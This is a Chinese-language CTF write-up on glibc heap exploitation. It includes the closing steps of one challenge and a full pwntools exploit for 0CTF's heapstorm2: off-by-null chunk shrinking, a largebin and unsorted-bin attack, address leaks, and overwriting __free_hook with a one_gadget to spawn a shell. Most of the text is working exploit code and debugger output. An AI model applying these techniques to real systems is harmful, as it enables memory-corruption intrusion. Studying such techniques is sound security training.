+01a0 0x556a21fdd1a0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
...
+0200 0x556a21fdd200  80 00 00 00  00 00 00 00  80 00 00 00  00 00 00 00  │....│....│....│....│
+0210 0x556a21fdd210  60 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │`...│....│....│....│
+0220 0x556a21fdd220  04 00 00 00  00 00 00 00  34 34 34 34  34 34 34 34  │....│....│4444│4444│
+0230 0x556a21fdd230  34 34 34 34  34 34 34 34  34 34 34 34  34 34 34 34  │4444│4444│4444│4444│
...
+0280 0x556a21fdd280  34 34 34 34  34 34 34 00  81 00 00 00  00 00 00 00  │4444│444.│....│....│
+0290 0x556a21fdd290  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+02a0 0x556a21fdd2a0  05 00 00 00  00 00 00 00  35 35 35 35  35 35 35 35  │....│....│5555│5555│
+02b0 0x556a21fdd2b0  35 35 35 35  35 35 35 35  35 35 35 35  35 35 35 35  │5555│5555│5555│5555│
```




```
telescope 0x7f0e20a55b50
 0x7f0e20a55b50 (main_arena+48) ◂— 0x0
 0x7f0e20a55b58 (main_arena+56) ◂— 0x60 /* '`' */
 0x7f0e20a55b60 (main_arena+64) ◂— 0x0

 0x7f0e20a55b78 (main_arena+88) —▸ 0x556a21fde4b0 ◂— 0x3030303030303030 /* '00000000' */
 0x7f0e20a55b80 (main_arena+96) ◂— 0x0
 0x7f0e20a55b88 (main_arena+104) —▸ 0x7f0e20a55b78 (main_arena+88) —▸ 0x556a21fde4b0 ◂—
```

伪造size为0x70，FD置为0,并切割，使得不满足0x60的size


```
recovery  = ''
recovery += junk
recovery += p64(0x70) # 0x4->size
recovery += p64(0x0) # 0x4->fd
edit(0x3, recovery)
add(0x40,  '5'*0x30 )
```

再释放掉5号块（已修改为0x60大小），接着往它的FD写入刚刚伪造的0x60size的main_arena上的chunk，再申请2次即可往fake_chunk写入内容，也就是写入free_hook_

```
dele(0x5)
recovery  = ''
recovery += '3'*0x30
recovery += p64(0x61)
recovery += p64(LIBC+0x3c4b50)
edit(0x3, recovery)
add(0x40,  '5'*0x30 ) #
add(0x40,  p64(LIBC+0x3c5c50))
```




```
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x7f789ee67b50 (main_arena+48) ◂— 0x0
0x70: 0x0
0x80: 0x60
unsortedbin
all: 0x56074ddee1e0 —▸ 0x7f789ee67b78 (main_arena+88) ◂— 0x56074ddee1e0
smallbins
0x80: 0x56074ddee300 —▸ 0x7f789ee67be8 (main_arena+200) ◂— 0x56074ddee300
largebins
0x400: 0x56074ddeec30 —▸ 0x56074ddee7e0 —▸ 0x7f789ee67f68 (main_arena+1096) ◂— 0x56074ddeec30
```



```
pwndbg> telescope 0x7f789ee67b50
00:0000│   0x7f789ee67b50 (main_arena+48) ◂— 0x0
01:0008│   0x7f789ee67b58 (main_arena+56) ◂— 0x60 /* '`' */
02:0010│   0x7f789ee67b60 (main_arena+64) ◂— 0x0
... ↓
05:0028│   0x7f789ee67b78 (main_arena+88) —▸ 0x56074ddef4b0 ◂— 0x3030303030303030 /* '000
06:0030│   0x7f789ee67b80 (main_arena+96) —▸ 0x56074ddee1e0 ◂— 'AAAAAAAA!'
... ↓
pwndbg> hex 0x7f789ee67b50
+0000 0x7f789ee67b50  00 00 00 00  00 00 00 00  60 00 00 00  00 00 00 00  │....│....│`...
+0010 0x7f789ee67b60  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....
+0020 0x7f789ee67b70  00 00 00 00  00 00 00 00  b0 f4 de 4d  07 56 00 00  │....│....│...
+0030 0x7f789ee67b80  e0 e1 de 4d  07 56 00 00  e0 e1 de 4d  07 56 00 00  │...M│.V..│..
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x7f789ee67b50 --> 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x60 (invaild memory)
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                  top: 0x56074ddef4b0 (size : 0x1fb50)
       last_remainder: 0x56074ddee1e0 (size : 0x20)
            unsortbin: 0x56074ddee1e0 (size : 0x20)
(0x080)  smallbin[ 6]: 0x56074ddee300
         largebin[ 0]: 0x56074ddeec30 (size : 0x410) <--> 0x56074ddee7e0 (size : 0x400)
```

现在修改后：



```
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x60 (invaild memory)
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x9 (invaild memory)
                  top: 0x7f789ee68c50 (size : 0x84d575745f5f9860) (top is broken ?)
       last_remainder: 0x56074ddee100 (size : 0x80)
            unsortbin: 0x56074ddee1e0 (size : 0x20)
(0x080)  smallbin[ 6]: 0x56074ddee300
         largebin[ 0]: 0x56074ddeec30 (size : 0x410) <--> 0x56074ddee7e0 (size : 0x400)
pwndbg> telescope 0x7f789ee67b50
00:0000│   0x7f789ee67b50 (main_arena+48) ◂— 0x0
01:0008│   0x7f789ee67b58 (main_arena+56) ◂— 0x60 /* '`' */
02:0010│   0x7f789ee67b60 (main_arena+64) ◂— 0x0
... ↓
04:0020│   0x7f789ee67b70 (main_arena+80) ◂— 9 /* '\t' */
05:0028│   0x7f789ee67b78 (main_arena+88) —▸ 0x7f789ee68c50 (initial+16) ◂— 0x4
06:0030│   0x7f789ee67b80 (main_arena+96) —▸ 0x56074ddee100 ◂— 0x3131313131313131 /* '1111111' */
07:0038│   0x7f789ee67b88 (main_arena+104) —▸ 0x56074ddee1e0 ◂— 'AAAAAAAA!'
pwndbg>
```


接下来一路申请就可以一步步靠近我们的free_hook了，申请到了free_hook的区域后，改写为system，再free一个有binsh的堆块既可实现getshell。

复原伪造的largebin的attack，并腾出空间：

```
edit(0xb, p64(HEAP+0x7e0))
dele(0x6)
```

最后是改free_hook

```
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '/bin/sh') #
dele(0x1)
add(0x300, '\x00'*0x1d0+p64(LIBC+0x4526a))
dele(15)
io.interactive()
```



以上就是对于这题的一个解答，总结如下：


通过伪造largebin，再申请出largebin进行溢出攻击，然后结合fastbin的attack，修改topchunk的地址，接着改free_hook为onegadget。

下一题：

0CTF的一道house 0f storm：

这道题质量很高


先查看保护机制：



保护全开，接着ida分析程序:

```
signed __int64 initial()
{
 signed int i; // [rsp+8h] [rbp-18h]
 int fd; // [rsp+Ch] [rbp-14h]
■
 setvbuf(stdin, 0LL, 2, 0LL);
 setvbuf(_bss_start, 0LL, 2, 0LL);
 alarm(0x3Cu);
 puts(
   "    __ __ _____________   __   __    ___    ____\n"
   "   / //_// ____/ ____/ | / /  / /   /   |  / __ )\n"
   "  / ,<  / __/ / __/ /  |/ /  / /   / /| | / __  |\n"
   " / /| |/ /___/ /___/ /|  /  / /___/ ___ |/ /_/ /\n"
   "/_/ |_/_____/_____/_/ |_/  /_____/_/  |_/_____/\n");
 puts("===== HEAP STORM II =====");
 if ( !mallopt(1, 0) )//■fastbin■max■■0■■■■■■fastbin■
   exit(-1);
 if ( mmap(0x13370000, 0x1000uLL, 3, 34, -1, 0LL) != 322371584 )//■■■■■mmap■■■
   exit(-1);
 fd = open("/dev/urandom", 0);
 if ( fd < 0 )
   exit(-1);
 if ( read(fd, 0x13370800, 0x18uLL) != 0x18 )
   exit(-1);
 close(fd);
 MEMORY[0x13370818] = MEMORY[0x13370810];//0x13370800■0x13370820■■■■■■■
 for ( i = 0; i <= 15; ++i )
 {
   *(0x10 * (i + 2LL) + 0x13370800) = xorchunk(0x13370800, 0LL);//■■■0x13370820■■■■■■■■■
   *(0x10 * (i + 2LL) + 0x13370808) = xorsize(0x13370800LL, 0LL);//■■■0x13370828■■■■■■■■■
 }
 return 0x13370800LL;
}
```

通过分析初始化函数，我们可以知道，程序申请了一个大堆块，用来存放我们申请的堆指针，其中在0x13370800到0x13370820内容都是随机数，然后我们堆块起始位置是





```
mmap = initial();
while ( 1 )
{
  menu();
  get_long();
  switch ( off_180C )
  {
    case 1uLL:
      Allocate(mmap);
      break;
    case 2uLL:
      Update(mmap);
      break;
    case 3uLL:
      Delete(mmap);
      break;
    case 4uLL:
      View(mmap);
      break;
    case 5uLL:
      return 0LL;
    default:
      continue;
  }
}
}
```

依然是4个功能，我们可以一个个看：

1、calloc：

```
void __fastcall Allocate(chunk *mmap)
{
 signed int i; // [rsp+10h] [rbp-10h]
 signed int size; // [rsp+14h] [rbp-Ch]
 void *ptr; // [rsp+18h] [rbp-8h]
■
 for ( i = 0; i <= 15; ++i )
 {
   if ( !xorsize(mmap, mmap[i + 2].size) )
   {
     printf("Size: ");
     size = get_long();
     if ( size > 12 && size <= 4096 )
     {
       ptr = calloc(size, 1uLL);
       if ( !ptr )
         exit(-1);
       mmap[i + 2].size = xorsize(mmap, size);//■■■■size■■■■■■■■■■■■■
       mmap[i + 2LL].ptr = xorchunk(mmap, ptr);
       printf("Chunk %d Allocated\n", i);
     }
     else
     {
       puts("Invalid Size");
     }
     return;
   }
 }
}
```

知道了calloc，我们特地定义了结构体方便理解：



2、update：

```
int __fastcall Update(chunk *mmap)
{
 chunk *v2; // ST18_8
 char *v3; // rax
 signed int idx; // [rsp+10h] [rbp-20h]
 int size; // [rsp+14h] [rbp-1Ch]
■
 printf("Index: ");
 idx = get_long();
 if ( idx < 0 || idx > 15 || !xorsize(mmap, mmap[idx + 2].size) )
   return puts("Invalid Index");
 printf("Size: ");
 size = get_long();
```

```
 if ( size <= 0 || size > (xorsize(mmap, mmap[idx + 2].size) - 0xC) )
   return puts("Invalid Size");
 printf("Content: ");
 v2 = xorchunk(mmap, mmap[idx + 2LL].ptr);
 read_n(v2, size);
 v3 = v2 + size;
 *v3 = 'ROTSPAEH';
 *(v3 + 2) = 'II_M';
 v3[12] = 0;          //0ffbynull
 return printf("Chunk %d Updated\n", idx);
}
```

这里很明显的漏洞，就是输入满了后，有个0ffbynull漏洞，但是每次输入完，都会在末尾加上12个字节才能触发0ffbynull

3、Free

```
int __fastcall Delete(chunk *mmap)
{
 void *ptr; // rax
 signed int idx; // [rsp+1Ch] [rbp-4h]
■
 printf("Index: ");
 idx = get_long();
 if ( idx < 0 || idx > 15 || !xorsize(mmap, mmap[idx + 2].size) )
   return puts("Invalid Index");
 ptr = xorchunk(mmap, mmap[idx + 2LL].ptr);
 free(ptr);
 mmap[idx + 2LL].ptr = xorchunk(mmap, 0LL);
 mmap[idx + 2].size = xorsize(mmap, 0LL);
 return printf("Chunk %d Deleted\n", idx);
}
```

这里free完后又初始化为随机数，相当于清空了指针和size，没有漏洞

4、View

```
int __fastcall View(chunk *mmap)
{
 __int64 size; // rbx
 __int64 ptr; // rax
 signed int idx; // [rsp+1Ch] [rbp-14h]
■
 if ( (mmap[1].size ^ mmap[1].ptr) != 0x13377331 )//■■■■■■■■■■■■■■■■■■
   return puts("Permission denied");
 printf("Index: ");
 idx = get_long();
 if ( idx < 0 || idx > 15 || !xorsize(mmap, mmap[idx + 2].size) )
   return puts("Invalid Index");
 printf("Chunk[%d]: ", idx);
 size = xorsize(mmap, mmap[idx + 2].size);
 ptr = xorchunk(mmap, mmap[idx + 2LL].ptr);
 write_n(ptr, size);
 return puts(byte_180A);
}
```

这里明显是不能使用show函数，得改了才能使用这个函数进行泄露。

好了，程序分析完了，流程也清楚了，下面就是怎么利用offbynull去打题了，大概的思路如下：

1、利用offbynull，shrink the chunk（无法extend，因为presize被覆盖了字符，不能控制），造成对used态的堆块的修改

2、伪造largebin的bk_nextsize和bk指针，利用堆块插入时unlink，实现任意地址写堆地址，从而伪造出fake_chunk的size，fake_chunk肯定是mmap上面的地址啦

3、改写unsorted bin中堆块的bk指针，指向fake_chunk，就能看size申请出fake_chunk

4、申请出fake_chunk，就能改view函数的那个异或关卡，实现调用view函数泄露地址

5、通过改ptr位置为free_hook，然后update时就会改free_hook为onegadget，从而getshell

具体看exp：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context(arch='amd64', os='linux')
local = 1
elf = ELF('./heapstorm2')
if local:
   p = process('./heapstorm2')
   libc = elf.libc
else:
   p = remote('192.168.100.20',50001)
   libc = ELF('./libc-2.18.so')
#onegadget64(libc.so.6)  0x45216  0x4526a  0xf02a4  0xf1147
sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()
■
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p,"b *{}".format(hex(addr)))
■
def bk(addr):
   gdb.attach(p,"b *"+str(hex(addr)))
■
def malloc(size):
   ru("Command: ")
   sl('1')
   ru("Size: ")
   sl(str(size))
def free(index):
   ru("Command: ")
   sl('3')
   ru("Index: ")
   sl(str(index))
def update(index,size,content):
   ru("Command: ")
   sl('2')
   ru("Index: ")
   sl(str(index))
   ru("Size: ")
   sl(str(size))
   ru("Content: ")
   sl(content)
def show(index):
   ru("Command: ")
   sl('4')
   ru("Index: ")
   sl(str(index))
■
mmap_addr = 0x13370800
■
def pwn():
   malloc(0x18)#0
   malloc(0x520)#1
   malloc(0x18)#2
   malloc(0x18)#3
   malloc(0x520)#4
   malloc(0x18)#5
   malloc(0x18)#6
   py = ''
   py += 'a'*0x4f0
   py += p64(0x500) + p64(0x30)
   update(1,len(py),py)
   # debug(0)
```

```
free(1)
update(0,0x18-0xc,(0x18-0xc)*'a')
```

-

```
malloc(0x60)
malloc(0x480)#7
# debug(0)
free(1)
free(2)
malloc(0x540)#1
py = ''
py += '\x00'*0x60
py += p64(0) + p64(0x491)
py += '\x00'*0x480
py += p64(0x490) + p64(0x51)
update(1,len(py),py)
#fake_chunk1 #7
py = ''
py += 'a'*0x4f0
py += p64(0x500) + p64(0x30)
update(4,len(py),py)
free(4)
update(3,0x18-0xc,(0x18-0xc)*'b')
malloc(0x70)
malloc(0x470)#4
# #fake_chunk2 #4
free(2)
free(5)
malloc(0x540)#2
py = ''
py += '\x00'*0x70
py += p64(0) + p64(0x481)
py += '\x00'*0x470
py += p64(0x480) + p64(0x51)
update(2,len(py),py)
free(4)
malloc(0x580)
free(7)
py = ''
py += '\x00'*0x60
py += p64(0) + p64(0x491)
py += p64(0) + p64(mmap_addr-0x10)
py += '\x00'*0x470
py += p64(0x490) + p64(0x50)
update(1,len(py),py)
```

-

```
py = ''
py += '\x00'*0x70
py += p64(0) + p64(0x481)
py += p64(0) + p64(mmap_addr-0x10+8)
py += p64(0) + p64(mmap_addr-0x10-0x18-5)
py += '\x00'*0x450
py += p64(0x480) + p64(0x50)
update(2,len(py),py)
```

-

```
malloc(0x48)#5
```

-

```
py = ''
py += p64(0) + p64(0)
py += p64(0x13377331) + p64(0)
py += p64(0x13370820)
update(5,len(py),py)
py = ''
py += p64(0x13370820) + p64(8)
py += p64(0x133707f0+3) + p64(8)
update(0,len(py),py)
show(1)
```

-

```
ru("Chunk[1]: ")
heap = u64(rc(8)) - 0x90
```

```
    print "heap--->"  + hex(heap)
    # debug(0)
    py = ''
    py += p64(0x13370820) + p64(8)
    py += p64(heap+0xa0) + p64(8)
    update(0,len(py),py)
    show(1)
    ru("Chunk[1]: ")
    libc_base = u64(rc(8)) - 0x3c4b78
    print "libc_base--->"  + hex(libc_base)
    free_hook = libc_base + libc.sym["__free_hook"]
    onegadget = libc_base + 0xf02a4
    py = ''
    py += p64(0x13370820) + p64(8)
    py += p64(free_hook) + p64(8)
    update(0,len(py),py)
    update(1,8,p64(onegadget))
    free(6)
i = 0
while 1:
    i += 1
    print i
    try:
        pwn()
    except Exception as e:
        p.close()
        if local:
            p = process('./heapstorm2')
            libc = elf.libc
        else:
            p = remote('192.168.100.20',50001)
            libc = ELF('./libc-2.18.so')
        continue
    else:
        sl("ls")
        break
■
p.interactive()
```

下面就解释下，exp中的每一步是在实现什么东西：

首先得有2个大堆块，作为largebin的堆块，因为presize无法控制，所以我们就shrink the chunk，先缩小堆块，然后再unlink合并，这里free时的nextsize要设置好。

